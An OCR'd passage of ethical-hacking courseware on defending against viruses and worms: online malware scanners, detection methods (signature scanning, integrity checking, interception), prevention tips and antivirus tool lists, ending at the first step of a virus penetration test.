
UploadMalware.com
http://www.uploadmalware.com

Fortinet
http://www.fortiguard.com

Online Malware Analysis Services

Online malware analysis services allow you to scan files and resources and secure them before attackers attack and compromise them. A few online malware analysis services are listed as follows:

- Anubis: Analyzing Unknown Binaries available at http://anubis.iseclab.org
- Avast! Online Scanner available at http://onlinescan.avast.com
- Malware Protection Center available at https://www.microsoft.com
- ThreatExpert available at http://www.threatexpert.com
- Dr. Web Online Scanners available at http://vms.drweb.com
- Metascan Online available at http://www.metascan-online.com
- Bitdefender QuickScan available at http://www.bitdefender.com
- GFI SandBox available at http://www.gfi.com
- UploadMalware.com available at http://www.uploadmalware.com
- Fortinet available at http://www.fortiguard.com




Module Flow

Module Flow

So far, we have discussed various viruses and worms and malware analysis. Now we will discuss the countermeasures to be applied to protect against viruses and worms, if any are found. These countermeasures help in enhancing security.

Virus and Worms Concept	Malware Analysis
Types of Viruses	Countermeasures
Computer Worms	Penetration Testing

This section highlights various virus and worm countermeasures.



Virus Detection Methods

Scanning

Once a virus has been detected, it is possible to write scanning programs that look for signature string characteristics of the virus

Integrity Checking

Integrity checking products work by reading the entire disk and recording integrity data that acts as a signature for the files and system sectors

Interception

The interceptor monitors the operating system requests that are written to the disk

Virus Detection Methods

A virus scanner is an important piece of software that one should have installed on the PC. If there is no scanner, there is high chance that the system can be hit by and suffer from a virus. A virus protector should be run regularly on the PC, and the scan engine and virus signature database have to be updated often. Antivirus software is of no use if it does not know what to look for in the latest virus. One should always remember that an antivirus program cannot stop everything.

The rule of thumb is if an email looks like a suspicious one, e.g., if one is not expecting an email from the sender or does not know the sender or if the header looks like something that a known sender would not normally say, one must be careful about opening the email, as there might be a risk of becoming infected by a virus. The MyDoom and W32.Novarg.A@mm worms infected many Internet users recently. These worms infected most users through email.

The three best methods for antivirus detection are:

- Scanning
- Integrity checking
- Interception

In addition, a combination of some of these techniques can be more effective.

Scanning

- The moment a virus is detected in the wild, antivirus vendors across the globe start writing scanning programs that look for its signature strings (characteristic of the virus).
- The **strings** are **identified** and **extracted** from the virus by these scanner writers. The resulting new scanners search memory files and system sectors for the signature strings of the new virus. The scanner declares the presence of a virus once it finds a match. Only known and pre-defined viruses can be detected.
- Virus writers often create many new viruses by **altering** the existing one. What looks like a new virus, may have taken just a few minutes to be created. **Attackers** make these changes frequently to throw off the scanners.
- In addition to **signature recognition**, new scanners make use of various other detection techniques such as code analysis. Before looking into the code characteristics of a virus, the scanner examines the code at various locations in an **executable file**.
- In another possibility, the scanner sets up a virtual computer in the RAM and tests the programs by executing them in the virtual space. This technique, called "heuristic scanning," can also check and **remove messages** that might contain a computer virus or other unwanted content.
- The major advantages of scanners are:
  - They can check programs before they are executed.
  - It is the easiest way to check new software for any known or **malicious virus**.
- The major drawbacks to scanners are:
  - Old scanners could prove to be **unreliable**. With the tremendous increase in new viruses old scanners can quickly become **obsolete**. It is best to use the latest scanners available on the market.
  - Even a new scanner is never **equipped** to handle all new challenges, since viruses appear more rapidly than new scanners can be developed to battle them.

Integrity Checking


- Integrity checking products perform their functions by reading and recording integrated data to develop a signature or base line for those files and **system sectors**.
- Integrity products check any program with built-in intelligence. This is really the only solution that can take care of all the threats to data. The most trusted way to know the amount of damage done by a virus is provided by these **integrity checkers**, since they can check data against the originally established base line.

- A disadvantage of a basic integrity checker is that it cannot differentiate **file corruption** caused by a bug from corruption caused by a virus.
- However, there are some advanced integrity checkers available that are capable of analyzing and identifying the types of changes that viruses make. A few **integrity** checkers combine some of the antivirus techniques with integrity checking to create a hybrid. This also simplifies the **virus checking process**.

Interception

- The main use of an interceptor is for deflecting **logic bombs** and **Trojans**.
- The interceptor controls requests to the operating system for network access or actions that cause a threat to the program. If it finds such a request, the interceptor generally pops up and asks if the user wants to allow the request to continue. There are no dependable ways to intercept direct branches to low-level code or direct instructions for input and output instructions by the virus.

In some cases, the virus is capable of disabling the **monitoring** program itself. Some years back it took only eight bytes of code for a widely used antivirus program to turn off its monitoring functions.




Virus and Worms Countermeasures

1. Install anti-virus software that detects and removes infections as they appear ✓
2. Generate an anti-virus policy for safe computing and distribute it to the staff ✓
3. Pay attention to the instructions while downloading files or any programs from the Internet ✓
4. Update the anti-virus software regularly ✓
5. Avoid opening the attachments received from an unknown sender as viruses spread via e-mail attachments ✗
6. Possibility of virus infection may corrupt data, thus regularly maintain data back up ✓
7. Schedule regular scans for all drives after the installation of anti-virus software ✓
8. Do not accept disks or programs without checking them first using a current version of an anti-virus program ✗

Virus and Worms Countermeasures

Preventive measures need to be followed in order to lessen the possibility of virus infections and data loss. If certain rules and actions are adhered to, the possibility of falling victim to a virus can be minimized. Some of these methods include:

- Install antivirus software that detects and removes infections as they appear
- Generate an antivirus policy for safe computing and distribute it to the staff
- Pay attention to the instructions while downloading files or any programs from the Internet
- Update the antivirus software on the a monthly basis, so that it can identify and clean out new bugs
- Avoid opening the attachments received from an unknown sender as viruses spread via email attachments
- Possibility of virus infection may corrupt data, thus regularly maintain data back up
- Schedule regular scans for all drives after the installation of antivirus software
- Do not accept disks or programs without checking them first using a current version of an antivirus program




Virus and Worms Countermeasures (Cont'd)

- Ensure the executable code sent to the organization is approved
- Do not boot the machine with infected bootable system disk
- Know about the latest virus threats
- Check the DVD and CDs for virus infection
- Ensure the pop-up blocker is turned on and use an Internet firewall
- Run disk clean up, registry scanner and defragmentation once a week
- Turn on the firewall if the OS used is Windows XP
- Run anti-spyware or adware once in a week
- Block the files with more than one file type extension
- Be cautious with the files being sent through the instant messenger

Virus and Worms Countermeasures (Cont'd)

- Ensure the **executable code** sent to the organization is approved
- Run disk clean up, registry scanner, and **defragmentation** once a week
- Do not boot the machine with **infected bootable system** disk
- Turn on the firewall if the OS used is Windows XP
- Keep informed about the latest virus threats
- Run **anti-spyware** or adware once in a week
- Check the DVDs and CDs for virus infection
- Block the files with more than one **file type extension**
- Ensure the pop-up blocker is turned on and use an **Internet firewall**
- Be cautious with the files being sent through the instant messenger

Companion Antivirus: Immunet



Upgrade to Immunet Plus 3.0 and you will receive:
- Antivirus & Antispyware
- Advanced Rootkit Removal
- Offline Protection
- Email Database Scans
- Enhanced Complex Thr
- Technical Support

Scan - Complete

Files Scanned: 203228
Threats Detected: 396
Threats Removed: 396
Elapsed Time: 0:45:49

Your scan has completed. Threats were detected and cleaned.


http://www.immunet.com

Companion Antivirus: Immunet

Source: http://www.immunet.com

Companion Antivirus means that **Immunet** is compatible with existing antivirus solutions. Immunet adds an extra, lightweight layer of protection for greater peace of mind. Since traditional antivirus solutions detect on average only 50% of online threats, most users are under protected, which is why every PC can benefit from Immunet's essential layer of security.

Immunet Protects detection power relies on **ETHOS** and **SPERO**, the **heuristics-based** engine and the cloud engine. Users of the Plus version also benefit from a third engine called TETRA, which provides **protection** when not connected to the Internet.



Scan - Complete

Files Scanned: 203228
Threats Detected: 396
Threats Removed: 396
Elapsed Time: 0:45:49

Your scan has completed. Threats were detected and cleaned.

FIGURE 7.33: Immunet Screenshot

Anti-virus Tools


CEH
Certified Ethical Hacker

- AVG Antivirus
  http://free.avg.com
- F-Secure Anti-Virus
  http://www.f-secure.com
- BitDefender
  http://www.bitdefender.com
- Avast Pro Antivirus
  http://www.avast.com
- Kaspersky Anti-Virus
  http://www.kaspersky.com
- McAfee AntiVirus Plus 2013
  http://home.mcafee.com
- Trend Micro Internet Security Pro
  http://apac.trendmicro.com
- ESET Smart Security 6
  http://www.eset.com
- Norton AntiVirus
  http://www.symantec.com
- Total Defense Internet Security Suite
  http://www.totaldefense.com

Antivirus Tools

Antivirus tools prevent, detect, and remove viruses and other malicious code from your system. These tools protect your system and repair viruses in all incoming and outgoing email messages and instant messenger attachments. In addition, these tools monitor the network's traffic for malicious activities. A few antivirus tools that can be used for the purpose of detecting and killing the viruses in the systems are listed as follows:

- AVG Antivirus available at http://free.avg.com
- BitDefender available at http://www.bitdefender.com
- Kaspersky Anti-Virus available at http://www.kaspersky.com
- Trend Micro Internet Security Pro available at http://apac.trendmicro.com
- Norton Anti-Virus available at http://www.symantec.com
- F-Secure Anti-Virus available at http://www.f-secure.com
- Avast Pro Antivirus available at http://www.avast.com
- McAfee Anti-Virus Plus 2013 available at http://home.mcafee.com
- ESET Smart Security 5 available at http://www.eset.com
- Total Defense Internet Security Suite available at http://www.totaldefense.com



Module Flow


Module Flow

Penetration testing must be conducted against viruses and worms, as they are the most widely used means of attack. They do not require extensive knowledge to use. Hence, you should conduct pen testing on your system or network before a real attacker exploits it

.

Virus and Worms Concept	Malware Analysis
Types of Viruses	Countermeasures
Computer Worms	Penetration Testing

This section provides insight into virus and worm pen testing.



Penetration Testing for Virus

- Install an anti-virus program on the network infrastructure and on the end-user's system
- Update the anti-virus software to update your virus database of the newly identified viruses
- Scan the system for viruses, which helps to repair damage or delete files infected with viruses

Penetration Testing for Viruses

Since you are an expert Ethical Hacker and Penetration Tester, the IT director instructs you to test the network for any viruses and worms that could damage or steal the organization's information. You need to construct viruses and worms and try to inject them in a dummy network (virtual machine) and check whether they are detected by antivirus programs or able to bypass the network firewall. As a pen tester, you should carry out the following steps to conduct a virus penetration test:

Step1: Install an antivirus program

